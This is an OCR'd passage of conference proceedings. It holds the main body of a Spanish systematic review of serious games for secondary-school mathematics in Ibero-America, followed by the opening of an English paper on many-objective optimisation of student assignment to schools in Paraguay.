Las tecnologías digitales ofrecen la posibilidad de articular distintas representaciones simultáneas para los conceptos matemáticos, favoreciendo de este modo el acceso a niveles más profundos de comprensión en el aprendizaje [3]. Entre estas tecnologías se destacan los juegos serios, en este trabajo enfocaremos en los digitales. Estos juegos serios, tienen como objetivo no sólo el entretenimiento del usuario, sino además objetivos adicionales como abordar la adquisición de habilidades, potenciar diversas áreas del conocimiento, promover cambios de actitud, entre otros [5]. Cuando los juegos serios se enfocan en objetivos educativos se los denomina juegos serios educativos, en adelante JS.

Lion y Perosi [6] indican que, en la actualidad, los aprendizajes emergentes demandan avanzar hacia nuevas matrices pedagógicas que alteren las secuencias lineales tradicionales. Los nuevos escenarios plantean desafíos multidimensionales, donde el trabajo con otros y la colaboración enriquecida, a través de redes y comunidades, toma relevancia. En este contexto, los JS promueven el desarrollo de estrategias de indagación, hipotetización, reconocimiento del valor del error como experiencia al analizar las consecuencias de las decisiones tomadas, la transferencia de conocimientos a situaciones nuevas y la resolución de problemas. Así como también la interacción con otros, la colaboración y la inteligencia colectiva. Además, ofrecen escenarios a través de sus relatos, que permiten contextualizar los saberes y darles sentido por fuera del aula. Ayudan a comprender mejor y más rápidamente materiales y procesos complejos y a la vez aumentan el compromiso de las personas en su formación por la motivación que sienten de querer lograr el éxito en el juego [6],[7].

En consecuencia, los JS no sólo favorecen la enseñanza de un modo general, sino que, además, las habilidades que promueven forman parte de los procesos cognitivos necesarios en el área de la matemática para poder abordar aprendizajes y conceptos más complejos.

En los últimos años ha crecido el interés sobre las posibilidades que ofrecen los JS en la enseñanza. Los autores de [8] realizan una revisión sistemática de la literatura sobre juegos de computadora, en general, y juegos serios, y analizan los posibles impactos favorables de éstos en usuarios de 14 años o más. Destacan entre los resultados positivos registrados con mayor frecuencia, los referidos a la adquisición de conocimiento y comprensión de contenidos, como así también el componente afectivo y motivacional. Asimismo, en [9] se analizan trabajos de diversos autores indagando los beneficios de integrar los JS a la enseñanza; concluyen que el uso de éstos mejora significativamente la motivación, disminuye la deserción y las tensiones en los procesos de evaluación, y contribuye a la construcción de aprendizajes duraderos.

Sin embargo, como cita López-Vargas [10], algunos estudios muestran que en este ámbito de investigación aún falta evidencia empírica que permita determinar su potencial educativo. Ke [11] (citado por [12]) corrobora en su trabajo el estímulo que ofrecen los videojuegos educativos a los estudiantes, pero encuentra que las respuestas de los mismos en su mayoría se basan en la estrategia de ensayo y error. Por lo que, en estos casos, el juego sólo favorece la motivación, pero no la reflexión sobre los propios procesos de aprendizaje y los conceptos involucrados en el desarrollo de la actividad.

Lion y Perosi [6], basándose en [13], proponen considerar a los juegos serios como herramientas que expanden las capacidades mentales de los sujetos cuando aprenden. En coincidencia con las dificultades anteriormente mencionadas, indican que no deben

implementarse desde un diseño al azar, sino desde el que provoque, deliberadamente, momentos específicos de profundización en torno a determinados procesos cognitivos.

Teniendo presente la importancia de la formación matemática y su complejidad cognitiva en el aprendizaje, las evidencias de las ventajas y limitaciones que se han constatado en la implementación de JS aplicados la enseñanza, y la expansión que muestra el consumo de los juegos digitales entre los jóvenes ([14], [15]), surgen las preguntas que motivan esta investigación.

A través de una revisión sistemática de literatura se indagará sobre el desarrollo y utilización en Iberoamérica de JS orientados a la enseñanza de la matemática en el nivel medio y se aportará un análisis que se basa en las preguntas de investigación presentadas en la siguiente sección.

A partir de aquí, este artículo se organiza de la siguiente manera: la sección 2 detalla los aspectos metodológicos para la revisión sistemática y los artículos seleccionados; en la sección 3 se presentan los resultados, se responde a las preguntas que orientan a esta investigación y se lleva adelante una discusión a partir de dichas preguntas. Finalmente, en la sección 4 se presentan las conclusiones y líneas de trabajo futuro.

2 Aspectos Metodológicos

La investigación desarrollada indaga el estado del arte de los JS orientados a la enseñanza de la matemática en el nivel medio en el contexto de Iberoamérica. Para guiar esta revisión sistemática se han seguido las fases aplicadas por Dieser [16], basadas en [17]. Siguiendo esta metodología, se han definido en primer lugar las preguntas de investigación, los criterios de inclusión y exclusión para determinar el tipo de estudios a seleccionar y las bases de datos.

En esta revisión resulta de interés abordar las siguientes Preguntas de Investigación (PI):

P1. ¿Se han desarrollado y/o aplicado JS para la enseñanza y aprendizaje de la matemática en el nivel medio en Iberoamérica?

P2. ¿Sobre qué trayecto educativo se enfocan y cuál es el país de origen de la experiencia?

P3. ¿Qué conocimientos o temas matemáticos se abordan? ¿Qué sistemas de representación de los objetos matemáticos se aplican en estos temas?

P4. ¿Cuáles son sus propósitos didácticos? ¿Qué estrategias cognitivas se involucran en el desarrollo del juego o la experiencia?

P5. ¿Se ha evaluado su impacto respecto al aprendizaje de la matemática? ¿Cuáles han sido las técnicas y métodos utilizados para obtener evidencia empírica sobre estos resultados?

La búsqueda sistematizada se realizó en inglés y español empleando cadenas de búsquedas conformadas por palabras claves, filtros y selección manual sobre títulos y resumen en base a los objetivos. Las bases de datos contempladas han sido SciELO, Redalyc, ACM, IEEE, revista NAER, ResearchGate, ScienceDirect, Google Scholar, SEDICI y revista TE&ET. En cuanto al período de tiempo, se han considerado publicaciones entre el 2013 y el 2023.

De estas bases de datos se obtuvieron 500 artículos. Sobre estos se realizó una primera revisión con base en la lectura de su título y resumen, aplicando los criterios establecidos. De la misma se separaron 27 estudios para su lectura completa y posterior

selección o exclusión. Empleando técnicas de *snowbolling*, que implican la revisión de las citas y referencias de los artículos incluidos en la revisión sistemática, y de otros sugeridos por expertos, se obtuvieron 58 documentos más, de los cuales se consideraron 21 que son de interés para la investigación, luego de la lectura de su título y resumen.

En una segunda revisión se realiza la lectura completa de los estudios identificados, seleccionando, y se consideran 13 artículos ya que son los que aportan a las PI. Si bien la investigación se orienta a nivel medio, se han conservado trabajos que se enfocan en el sexto grado de primaria. Esta decisión se basó en que los conceptos matemáticos incluidos también forman parte del currículo de los primeros años del nivel secundario (números y operaciones). Además, se conservaron las experiencias que integran gamificación con aplicaciones y plataformas digitales, lo que puede ampliar la discusión de las PI planteadas.

Esta revisión y análisis se orienta a elaborar un marco de referencia que resulte de utilidad para el desarrollo de JS orientados a la enseñanza de la matemática en el nivel medio, como también para la integración de JS al diseño de propuestas didácticas que promuevan la construcción y apropiación de los objetos matemáticos incorporados a las nuevas formas de producción, circulación y distribución del conocimiento.

3 Resultados y Discusión

Los artículos que se han considerado en la investigación, se presentan en la Tabla 1. A continuación, se presentan los resultados de acuerdo a las PI planteadas.

Tabla 1: Artículos seleccionados para el análisis

Id	Artículo	Ref.
1	Hernàndez-Sabaté et al. 2015	[18]
2	Albarracín et al. 2019	[12]
3	Robles et al. 2020	[19]
4	López Sánchez et al. 2021	[20]
5	Lovos et al. 2020	[21]
6	Martínez Padilla et al. 2017	[22]
7	Uicab-Ballote et al. 2014	[23]
8	Flores Méndez et al. 2020	[24]
9	Macías Espinales 2018	[25]
10	Marcucci et al. 2015	[26]
11	López-Vargas et al. 2022	[10]
12	Ramos et al. 2021	[27]
13	Zeballos et al. 2022	[28]

3.1 P1: Existencia de Desarrollos o Experiencias de Aplicación de JS para la Enseñanza y Aprendizaje de la Matemática en el Nivel Medio en Iberoamérica

De un total de 13 trabajos analizados, se encontró que en 7 de ellos el JS fue desarrollado por los autores (Id 4, 6, 7, 8, 10, 11, 13); 2 integraron JS de libre acceso (Id 3, 5); 2

incorporaron un videojuego de estrategia comercial no educativo en sus experiencias (Id 1, 2), y otros 2 integraron aplicaciones digitales a experiencias gamificadas (Id 9, 12).

3.2 P2: Trayecto Educativo en el que se Enfocan. País de Origen de la Experiencia.

La mayor parte de los JS (61,6%) han sido desarrollados para el abordaje de temas matemáticos que se enseñan en el último año de primaria o los primeros del nivel medio (8 JS). El 30,8% (4 JS) se enfocan en el fortalecimiento de la matemática en el último año de la escuela secundaria e ingresantes universitarios. Sólo 1 estudio (7,7%) se enfocó en estudiantes de nivel intermedio (15-16 años).

El país con más trabajos identificados es México (5 JS). Los demás artículos hacen referencia a experiencias desarrolladas en Argentina (3 JS), Colombia (2 JS), España (2 JS) y Ecuador (1 JS). El 53,8% de las propuestas analizadas se ha publicado desde el año 2020 en adelante.

3.3 P3: Conocimientos o Temas Matemáticos que se Abordan. Qué Sistemas de Representación de los Objetos Matemáticos se Aplican en estos Temas.

En coincidencia con la observación anterior, donde la mayor parte de los JS fueron desarrollados para el último año del nivel primario o para nivel secundario básico, se encuentra que la mayor parte de los JS (76,9%) incluye conocimientos relacionados a *aritmética* (números, operaciones, proporcionalidad). Estos temas constituyen la base de otros más complejos y son los que se enseñan en la primaria y el nivel medio básico.

Muchos de los JS (53,8%) también abordan contenidos *algebraicos* (como lenguaje simbólico o resolución de ecuaciones). Como indica el autor de [29], el álgebra constituye la base de los conceptos matemáticos desarrollados en el nivel medio superior y, por lo tanto, es necesaria para un desempeño académico adecuado en estudios posteriores. La mayoría de los trabajos analizados manifiestan la preocupación a nivel global sobre los rendimientos académicos deficientes en el área de matemáticas (Id 4, 5, 6, 8, 9, 12)

Otros conocimientos abordados en los trabajos analizados refieren a *relaciones entre variables* (tablas, gráficos, fórmulas, funciones, 30,8%); *forma, espacio, medida y localización* (38,5%), *estadística y probabilidad* (30,8%).

Asimismo, los sistemas de representación de objetos matemáticos que predominan son el *numérico-cuantitativo* (84,6%), y en una gran proporción *textual-lingüístico* (69,2%) y *simbólico-algebraico* (53,8%). Otros sistemas incluyen las *representaciones gráficas* (46,2%) y *geométricas* (30,8%).

3.4 P4: Propósitos Didácticos. Estrategias Cognitivas Involucradas en el Desarrollo del Juego o la Experiencia.

En referencia a los propósitos didácticos, todos los JS tienen entre sus objetivos la *motivación* de los usuarios, la *comprensión* y *aplicación* de conocimientos matemáticos en la resolución de retos o actividades, y la *autoevaluación* de los jugadores al monitorear su propio desempeño en los puntajes que devuelve el juego, o en autoevaluaciones incorporadas al desarrollo del JS. Cinco de los JS, además, involucraron cuestionarios al jugador para valorar su experiencia como usuarios.

Otro propósito presente en el desarrollo de las investigaciones es el *diagnóstico* (en 5 trabajos), con el fin de recopilar datos para comparar el desempeño académico del

jugador antes, y con el JS en contraste con otras evaluaciones realizadas al finalizar. Se menciona que en algunos trabajos este diagnóstico se integra al sistema del juego (Id 3, 4, 11). Se encuentran presentes en menor medida, la *transferencia* de conocimientos (6 JS) y la *integración* (1 JS).

En uno de los estudios, los jugadores se involucran en la investigación como propósito explícito del JS (Id 2). Luego, se encuentran artículos en los que los autores se involucran como investigadores en la fase de desarrollo en 3 trabajos (Id 2, 9, 11). Macías Espinales (Id 9) indaga sobre el impacto en el desempeño académico de los estudiantes y en el nivel de desarrollo de la competencia matemática plantear y resolver problemas, al implementar estrategias de gamificación. La experiencia llevada adelante en el trabajo Id 11 examina si al interactuar en un videojuego que incorpora andamiaje, los estudiantes de diferente estilo cognitivo en la dimensión dependencia/independencia de campo (DIC)[1] presentan o no diferencias en el logro de aprendizaje y la autoeficacia académica. Por su parte, el trabajo Id 2 parte de considerar que la experiencia utilizando videojuegos comerciales en el aula es más completa que aquella que proponen los JS. Consideran que un videojuego de estrategia comercial puede brindar oportunidades de aprendizaje matemático, y lo analizan en el comportamiento de los estudiantes (Id 1), identificando y clasificando ciclos de observación-planificación-toma de decisiones. En base a estos hallazgos, realizan posteriormente la propuesta didáctica detallada en Id 2. Cabe destacar que esta última, es la única que propone a los usuarios que lleven adelante tareas de investigación como propósito integrado al JS.

3.5 P5: Evaluación de Impacto respecto al Aprendizaje de la Matemática; Técnicas y Métodos Utilizados para Obtener Evidencia Empírica sobre estos Resultados

Del total de 13 artículos analizados, 10 han sido probados con usuarios, y 3 no presentan evidencias de su aplicación.

Para medir el impacto de los aprendizajes, los investigadores aplicaron diversas técnicas, entre ellas guías de observación, cuestionarios y los niveles alcanzados por los usuarios en el juego. Parte de las experiencias validaron además los resultados con herramientas estadísticas, o incorporaron el desarrollo de sistemas de inferencia difusos en el JS para la evaluación del desempeño del jugador. Las técnicas aplicadas en cada caso y comparadas para las distintas experiencias pueden consultarse en https://shorturl.at/KjJdm.

Una amplia mayoría de las experiencias llevadas a cabo pudo determinar efectos positivos en el impacto de los aprendizajes. En la aplicación de 9 JS (92,3%) se identificaron mejoras en los aprendizajes específicos de temas matemáticos, en el razonamiento lógico-matemático, o en los procesos de resolución de problemas matemáticos.

Seis JS registraron un aumento en la motivación de los estudiantes, 5 JS identificaron mejoras en la participación activa, 4 JS en su compromiso para la finalización de la tarea

[1] La dimensión DIC (dependencia/independencia de campo) describe a los individuos a lo largo de un continuo. Los que se denominan independientes de campo (IC), muestran una tendencia hacia un tipo de procesamiento analítico e independiente de los factores ambientales; los dependientes de campo (DC) hacia un procesamiento de tipo global y altamente influenciado por el ambiente ([10], basado en [30]).

y la superación de metas, y 2 JS en la memoria para recordar procedimientos. Solamente uno de los JS no documentó mejoras en los aprendizajes específicos de matemática, pero la experiencia aumentó la motivación de los jugadores.




Figura 1: Impacto del JS en el aprendizaje de la matemática, mejoras identificadas

Poniendo el foco en los JS que presentan evidencias de su aplicación con usuarios, se compara para cada uno de ellos la cantidad de sistemas de representación de los objetos matemáticos [4], las estrategias cognitivas según la Taxonomía de Bloom [31], los propósitos didácticos de acuerdo a Zangara [32] y las mejoras registradas respecto al aprendizaje de la matemática. Los resultados permiten identificar aspectos comunes en el análisis desarrollado.

Las descripciones de JS con mayor cantidad de impactos en el aprendizaje (Id 2, 4, 9, 11) y donde se pueden encontrar no sólo mejoras en los resultados de las evaluaciones (mejora en el desempeño académico) sino en el desarrollo del razonamiento lógico matemático y en procesos de resolución de problemas, coinciden también con haber incorporado en la experiencia estrategias cognitivas complejas (analizar, evaluar, crear). Asimismo, estas propuestas integraron dos o más sistemas de representación de objetos matemáticos, e incluyeron múltiples propósitos didácticos.

Coincidentemente, los trabajos donde los resultados han sido de un impacto mucho menor en el aprendizaje (Id 5, 6) ya que alcanzaron una mejora en procesos cognitivos de orden inferior (recordar-memoria), se caracterizaron por propuestas que integran estrategias cognitivas más simples (recordar, comprender, aplicar), y con un solo sistema de representación de los objetos matemáticos.

El análisis comparativo del impacto en el aprendizaje de la matemática, y la integración en los JS de estrategias cognitivas según Taxonomía de Bloom, sistemas de representación de los objetos matemáticos, y propósitos didácticos siguiendo a Zangara [32] puede consultarse en la *Figura 2* a continuación. El detalle de cada uno de los gráficos que integran esta figura, en el enlace https://shorturl.at/BnChi.




Figura 2: Análisis comparativo del impacto en el aprendizaje de la matemática, y la integración en los JS de estrategias cognitivas según Taxonomía de Bloom, sistemas de representación de los objetos matemáticos, y propósitos didácticos siguiendo a Zangara [32]. Las experiencias Id 2, 4, 9, 11, se destacan con líneas de trazos.

El tiempo requerido para las experiencias de los usuarios con los JS y las evaluaciones complementarias, son variados para las distintas propuestas. Cuatro JS (Id. 1, 2, 6, 7) desarrollan la experiencia en sólo una sesión, a diferencia de los diseños de (Id. 3, 4, 5, 9, 11, 12), que involucran secuencias didácticas más complejas, con duraciones entre 2 y 6 semanas. Tres de los JS con mayor cantidad de impactos en el aprendizaje (Id 4, 9, 11) demandaron entre 4 y 6 semanas de interacción con los estudiantes. Este aspecto puede presentar un desafío en la integración e implementación de los JS en el aula de matemáticas en el nivel medio, respecto a las horas de clase de la asignatura y su currículum. El tiempo de uso del JS por los usuarios, el tiempo adicional involucrado en las evaluaciones previa y posterior, y el tiempo total en la implementación de la propuesta didáctica para las distintas experiencias pueden consultarse en https://acortar.link/sPla56.

4 Conclusiones y trabajos futuros

Este trabajo presenta un aporte para el diseño/uso de juegos serios educativos y de propuestas didácticas que los incluyan y favorezcan el aprendizaje de la matemática en el nivel medio. A través de una revisión sistemática se indagó en experiencias en Iberoamérica, analizando las características de los JS y su impacto en los aprendizajes.

Los diferentes estudios confirman que la implementación de JS favorece el aprendizaje de la matemática y los procesos de razonamiento relacionados con ella; aumentan la motivación, compromiso y participación activa de los estudiantes.

El análisis comparativo de los distintos aspectos de diseño del JS con las evidencias en los resultados del aprendizaje, revelan que los desarrollos que incluyeron estrategias cognitivas más complejas, múltiples propósitos didácticos y dos o más sistemas de

representación de objetos matemáticos, alcanzaron un impacto mayor en el aprendizaje de la matemática. Los que se caracterizaron por un diseño más simple, obtuvieron también un impacto mucho menor. Esto coincide con las afirmaciones de los autores citados en la introducción respecto a las ventajas de incorporar los JS a la enseñanza, destacando la necesidad de que la propuesta de integrarlos implique la articulación de representaciones simultáneas para los conceptos matemáticos, y la profundización en torno a procesos cognitivos específicos.

Se observa, además, que las propuestas de JS orientadas a la matemática en nivel medio en Iberoamérica son aún escasas, y la mayor parte de los diseños no incluye a estudiantes de nivel intermedio.

Por tanto, las posibles líneas de trabajo a futuro se relacionan con la elaboración de propuestas para el desarrollo de juegos serios y diseños didácticos que los incluyan y favorezcan el aprendizaje de la matemática en el nivel secundario.

Referencias

1. Del Río, L.S.: Geometría Dinámica en Entornos Hipermedia como Facilitadora del Aprendizaje de la Matemática, http://sedici.unlp.edu.ar/handle/10915/60817, (2017). https://doi.org/https://doi.org/10.35537/10915/60817
2. Duval, R.: Un Tema Crucial en la Educación Matemática: La Habilidad para Cambiar el Registro de Representación. La Gaceta de la RSME. 9, 143–168 (2006)
3. Hitt, F.: Visualización Matemática, Representaciones, Nuevas Tecnologías y Curriculum. Educación Matemática. 1, 23–45 (1998)
4. Duval, R.: Registros de Representación Semiótica y Funcionamiento Cognitivo del Pensamiento, https://www.sciepub.com/reference/271534, (1993)
5. Sandí Delgado, J.C.: Análisis Comparativo de Juegos Serios Educativos. Indagación sobre sus Posibilidades para la Adquisición de Competencias Tecnológicas en la Formación del Profesorado, http://sedici.unlp.edu.ar/handle/10915/65653, (2018)
6. Lion, C., Perosi, V.: Didácticas Lúdicas: Aproximaciones, Desafíos y Posibilidades para la Integración de Videojuegos Serios en el Nivel Superior. Revista de Enseñanza de la Física. . 31, 47–55 (2019)
7. Prensky, M.: Digital Game-Based Learning The Games Generations: How Learners Have Changed. McGraw-Hill. (2001)
8. Connolly, T.M., Boyle, E.A., MacArthur, E., Hainey, T., Boyle, J.M.: A Systematic Literature Review of Empirical Evidence on Computer Games and Serious Games. Comput Educ. 59, 661–686 (2012). https://doi.org/10.1016/J.COMPEDU.2012.03.004
9. Archuby, F.H.: Metodologías de Diseño y Desarrollo para la Creación de Juegos Serios Digitales, http://sedici.unlp.edu.ar/handle/10915/111123, (2020). https://doi.org/10.35537/10915/111123
10. López-Vargas, O., Bermúdez-Martínez, M., Sanabria-Rodríguez, L.: Autoeficacia y Logro de Aprendizaje en Estudiantes con Diferente Estilo Cognitivo en un Videojuego. Revista Colombiana de Educación. 85, 55–78 (2022). https://doi.org/DOI: https://doi.org/10.17227/rce.num85-12499
11. Ke, F.: A Case Study of Computer Gaming for Math: Engaged Learning from Gameplay? Comput Educ. 51, 1609–1620 (2008). https://doi.org/10.1016/J.COMPEDU.2008.03.003
12. Albarracín, L., Chico, J., Simarro, C., Valdés-Sánchez, L.: Un Taller de Experimentación Matemática Usando un Videojuego de Estrategia - A Workshop on Mathematical

Experimentation Using a Strategy Video Game. ENSAYOS. Revista de la Facultad de Educación de Albacete. 34, 85–99 (2019). https://doi.org/10.18239/ENSAYOS.V34I2.1768
13. Salomon, G., Perkins, D.N., Globerson, T.: Coparticipando en el Conocimiento: la Ampliación de la Inteligencia Humana con las Tecnologías Inteligentes. CL & E: Comunicación, lenguaje y educación, ISSN 0214-7033, No 13, 1992, págs. 6-22. 4, 6–22 (1992). https://doi.org/10.1080/02147033.1992.10820997
14. Observatorio de la Industria Argentina de Videojuegos de la Universidad Nacional de Rafaela (UNRaf): Relevamiento sobre la Industria Nacional. (2023)
15. López-Noguero, F., Gallardo-López, J.A., Muñoz-Villaraviz, D.: Videojuegos y Preadolescencia. Uso, Hábitos e Implicaciones Socioeducativas en Función del Género. Revista Colombiana de Educación. (2022)
16. Dieser, M.P.: Estrategias de Autorregulación del Aprendizaje y Rendimiento Académico en Escenarios Educativos Mediados por Tecnologías de la Información y la Comunicación, http://sedici.unlp.edu.ar/handle/10915/85104, (2019)
17. Petticrew, M., Roberts, H.: Systematic Reviews in the Social Sciences: A Practical Guide. Systematic Reviews in the Social Sciences: A Practical Guide. 1–336 (2008). https://doi.org/10.1002/9780470754887
18. Hernàndez-Sabaté, A., Joanpere, M., Gorgorió, N., Albarracín, L.: Mathematics Learning Opportunities when Playing a Tower Defense Game. International Journal of Serious Games. 2, (2015). https://doi.org/10.17083/IJSG.V2I4.82
19. Robles, D., Quintero M., C.G.: Intelligent System for Interactive Teaching through Videogames. Sustainability 2020, Vol. 12, Page 3573. 12, 3573 (2020). https://doi.org/10.3390/SU12093573
20. López Sánchez, A., González Lara, A.: Evaluación de un Juego Serio que Contribuye a Fortalecer el Razonamiento Lógico-Matemático en Estudiantes de Nivel Medio Superior. RIED-Revista Iberoamericana de Educación a Distancia. 24, 221–243 (2021). https://doi.org/10.5944/RIED.24.1.27450
21. Lovos, E., Goin, M., Molina, C., Sanz, C.V.: Evaluación de un Juego Serio Móvil para Repaso de Álgebra. Tecnología en Educación. 12–20 (2020)
22. Martínez Padilla, Y.A., Vázquez-Reyes, S., González, A.M., García Hernández, A.: Mahi: Herramienta de Apoyo para Practicar Ecuaciones Algebraicas de Primer Grado Mahi: Support Tool for Practicing First-Degree Alebraic Equations. [IEEE 2017 6th International Conference on Software Process Improv2017 6th International Conference on Software Process Improvement (CIMPS) - 2017 6ta Conferencia Internacional sobre Mejora de Procesos de Software (CIMPS). (2017). https://doi.org/doi:10.1109/cimps.2017.8169948
23. Uicab-Ballote, R., Madera-Ramírez, F., Basto-Díaz, L.: Videojuego para el Repaso de Fracciones “Tséem Took y la Princesa de Uxmal Versión 1.1.” Revista Iberoamericana de Educación en Tecnología y Tecnología en Educación. 87–95 (2014)
24. Flores Méndez, C.E., Quintana López, M., Orozco Aguirre, H.R.: La Guarida de los Piratas - Un Juego Serio Basado en Retos de Matemáticas Básicas (The Pirates’ Lair – A Serious Game Based on Basic Math Challenges). Pistas Educativas. 42, (2020)
25. Macías Espinales, A.: Gamificación en el Desarrollo de la Competencia Matemática: Plantear y Resolver Problemas.Gamification in the Development of Mathematical Competence: Pose and Solve Problems. Rev. SINAPSIS. 12, (2018)

26. Marcucci, M., Aliciardi, A.E., Collino, F., Cunto, G. de, Bosio, M.A., Chiodi, G.A.: Videojuegos como Parte del Aprendizaje. II Simposio Argentino sobre Tecnología y Sociedad (STS) - JAIIO 44 (Rosario, 2015). (2015)
27. Ramos, L.C.L., Casillas, S.F., Rábago, A.R.: Gamificación: una Estrategia de Enseñanza de las Matemáticas en Secundaria. EDUCATECONCIENCIA. 29, 124–146 (2021). https://doi.org/10.58299/EDU.V29IESP..397
28. Zeballos, M., Lombardo, S., Fanelli, V., Gubaro, M., Ferreyra, P., Artola, V., Sanz, C.: Juego Educativo Basado en Realidad Virtual e Interacción Tangible para el Aprendizaje de Temas de Matemática y Química. XVII Congreso de Tecnología en Educación & Educación en Tecnología - TE&ET 2022. (2022)
29. Coronado Arjona, M.A., Nieves Guerrero, C.G., Couoh Noh, J.R., Tec Ay. V. M.: Prototipo de Juegos Serios para el Aprendizaje del Lenguaje Algebraico. Tecnología Educativa Revista CONAIC. 6, 86–102 (2019). https://doi.org/10.32671/TERC.V6I1.54
30. Witkin, H.A., Moore, C.A., Goodenough, D., Cox, P.W.: Field-Dependent and Field-Independent Cognitive Styles and Their Educational Implications. Rev Educ Res. 47, 1–64 (1977). https://doi.org/10.3102/00346543047001001
31. Bloom, B. S., Engelhart, M. D., Fürst, E. J., Hill, W. H., & Krathwohl, D. R.: Taxonomía de los objetivos educativos (Vol. 2). Nueva York: Longmans, Green. (1964)
32. Zangara, M., Sanz, C.: Las E-Actividades como Elemento Central en el Diseño de Propuestas de Educación Mediada. Una Posible Definición y Clasificación. I Jornadas Nacionales de TIC e Innovación en el Aula. (2011).

Optimizing Student Assignment to Educational Establishments: A Many-Objective Approach

Maria Cecilia Casco[1], Fabio López-Pires[2], Benjamín Barán[1], and Eustaquio A Martínez[1]

[1]Facultad Politécnica, Universidad Nacional del Este
Ciudad del Este, Paraguay
{ceciliacasco,bbaran, amartinez}@fpune.edu.py
[2] Universidad Internacional Tres Fronteras
Ciudad del Este, Paraguay
fabio.lopez@uninter.edu.py

Resumen This research addresses the problem of Student Allocation to Educational Establishments (SAEE) in a many-objetive optimization context. This problem affects the logistics of educational systems, as it is influenced by parameters such as availability, distance, infrastructure, among others. A first mathematical formulation of the SAEE problem is proposed with five objective functions for the optimization of: (1) the difference between the number of students assigned and the optimal number of students per class, (2) the average distance between the student's home and the institution, (3) the use of institutions with better infrastructure, (4) the maximum distance, and (5) the variance of the number of students assigned per class. To solve the proposed formulation, a Multi-Objective Evolutionary Algorithm (MOEA) based on NSGA-II is proposed. To validate this proposal, data provided by the Ministry of Education and Science of Paraguay (MEC) corresponding to Ciudad del Este - Alto Paraná, from first grade to third grade, of 90 schools and 15,763 students were considered. Experimental results show significant improvements in the variance of the number of students assigned per class (by 22 %), which implies a more balanced distribution of the student population in the classrooms.

Keywords: student allocation, many-objective optimization, evolutionary computation.

1. Introduction

To optimize the resources of the educational system, including the physical infrastructure of establishments, it is essential to develop a mathematical formulation and a resolution technique that address logistical challenges. These challenges include optimizing student transportation time, course allocation, and other factors critical to the effective utilization of resources.

In Paraguay, Law 1264/98 General Education [1], Article 3 states: "The State will guarantee the right to learn and the equality of opportunities to access knowledge and the benefits of humanistic culture, science, and technology, without any discrimination."However, the poor distribution of resources within the educational system hinders student training and obstructs the achievement of the law's pedagogical objectives.

Proper allocation of resources to educational establishments enhances the utilization of existing resources and ensures a more balanced distribution of classrooms, preventing under or over-allocation. Additionally, addressing issues related to student transportation to assigned institutions can help reduce school dropout rates. Therefore, effectively solving the Student Allocation to Educational Establishments (SAEE) problem can significantly improve the logistics of educational systems, and a large number of optimization criteria have been proposed.

Implementing a technological solution for the allocation of students to educational establishments, in the context of the SAEE problem, could directly impact both social and economic aspects, considering the following factors:

- reduced operating and transportation costs;
- better distribution of school resources;
- guaranteed school places for students;
- reduced registration processing times;
- avoid under or over assignment of students to each classroom.

Considering these points, this work proposes a mathematical formulation aimed at improving several key aspects of the educational system logistics. This formulation has the potential to enhance logistical efficiency, positively impacting the lives of students and their families.

To the best of the author's knowledge, there is no published work studying the SAEE problem in a many-objective approach. Formally, the studied problem (SAEE) can be defined as [2]:

Given a set of students A and a set of educational establishments E, assign the students A to the educational establishments in E, considering resource constraints and optimizing the objective functions considered.

The rest of the work is structured as follows: Section 2 reviews related work from the past 10 years, while Section 3 presents a novel mathematical formulation of the SAAE problem in a many-objective context. Section 4 shows the experimental environnment and obtained results. Finnaly, Section 5 presents conclusions and proposes future directions.

2. Related Works and Motivation

Afacan et al. in [3] aim to maximize the number of students assigned to educational institutions by evaluating various assignment mechanisms. They compare the Gale-Shapley Deferred Acceptance (GDA), Boston Mechanism (BM), Top-Trading Cycles (TTC), and Serial Dictatorship (SD) with their proposed Efficient Assignment Maximizing Mechanisms (EAMs). The EAMs technique integrates aspects of the other methods in iterative cycles to increase the number of successful student assignments. In experimental tests with 400 students and 20 schools, the EAMs method reduced the number of unassigned students to 21, whereas the other techniques left up to 61 students without a school assignment. This represents a 65 % improvement in the efficiency of the assignment process.

Agustín-Blas et al. [4] studied assigning students to laboratory groups by taking into account laboratory space constraints, available resources, and student preferences for schedules or groups during registration. Genetic algorithms were employed to optimize the assignment process, aiming to enhance both the efficiency of the assignments and student satisfaction based on their preferences. Results successfully assigned 90 % of the students to their preferred groups.

